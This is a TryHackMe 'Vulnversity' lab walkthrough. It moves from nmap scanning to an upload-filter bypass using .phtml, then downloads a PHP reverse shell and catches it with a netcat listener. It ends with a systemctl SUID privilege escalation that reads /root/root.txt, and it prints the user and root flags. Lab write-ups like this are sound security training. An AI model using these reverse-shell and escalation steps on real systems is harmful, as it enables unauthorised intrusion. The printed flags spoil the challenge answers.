TryHackMe | Vulnversity

Link: https://www.tryhackme.com/room/vulnversity
Ip: 10.10.158.119

Scan the box, how many ports are open?

Starting Nmap 7.91 (https://nmap.org) at 2021-03-16 12:58 MST
Nmap scan report for 10.10.158.119
Host is up (0.17s latency).
Not shown: 994 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3128/tcp open squid-http
3333/tcp open Apache httpd

6 ports are open.

What version of the squid proxy is running on the machine?

3128/tcp open http-proxy Squid http proxy 3.5.12

How many ports will nmap scan if the flag -p-400 was used?

400

Using the nmap flag -n what will it not resolve?

-n/-R: Never do DNS resolution/Always resolve [default: sometimes]


What is the most likely operating system this machine is running?


```
Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: -1s
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2021-03-16T16:07:17-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-03-16T20:07:17
|_  start_date: N/A

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   32.54 ms  10.2.0.1
2   ... 3
4   171.35 ms 10.10.158.119

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.18 seconds
```

What port is the web server running on?

3333

What is the directory that has an upload form page?






Try upload a few file types to the server, what common extension seems to be blocked?

.php files are blocked

Run this attack, what extension is allowed?



When running the attack phtml files are accepted.

Download the following reverse PHP shell here.

```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/ma
ster/php-reverse-shell.php
--2021-03-16 13:39:42--  https://raw.githubusercontent.com/pentestmonkey/php-
reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.11
0.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
10.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.p 100%[===================>]   5.36K  --.-KB/s    in 0s

2021-03-16 13:39:42 (12.3 MB/s) - 'php-reverse-shell.php' saved [5491/5491]


┌──(kali㉿kali)-[~]
└─$ mv php-reverse-shell.php shell.phtml
```

Edit the php-reverse-shell.php file and edit the ip to be your tun0 ip (you can get this by going to http://10.10.10.10 in the browser of your TryHackMe connected device).

We're now going to listen to incoming connections using netcat. Run the following command: nc -lvnp 1234

I changed the port to 4444.


Upload your shell and navigate to http://<ip>:3333/internal/uploads/php-reverse-shell.phtml - This will execute your payload

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444                                                    1 ✕ 1 ⚙
listening on [any] 4444 ...
connect to [10.2.73.95] from (UNKNOWN) [10.10.158.119] 44522
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UT
C 2019 x86_64 x86_64 x86_64 GNU/Linux
 16:43:59 up 47 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

What is the name of the user who manages the webserver? Bill!


```
$ cd /home
$ ls
bill
$
```

What is the user flag?



The user flag is 8bd7992fbe8a6ad22a63361004cfcedb

On the system, search for all SUID files. What file stands out?



/bin/systemctl stands out to me.

Looking for a writable directory.

```
$ find -type d -maxdepth 2 -writable
./run/php
./run/lock
find: './lost+found': Permission denied
./var/tmp
./var/crash
./tmp
./tmp/.font-unix
./tmp/.ICE-unix
./tmp/.X11-unix
./tmp/.XIM-unix
./tmp/.Test-unix
./dev/mqueue
./dev/shm
find: './root': Permission denied
$
```

I then followed this **tutorial** by BTFOBins.

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=//bin/bash -c "cat /root/root.txt > /home/bill/flag.txt"
[Install]
WantedBy=multi-user.target' > $TF
systemctl link $TF
systemctl enable --now $TF
```

```
c$cat flag.txt
a58ff8579f0a9270368d33a9966c7fd5
$
```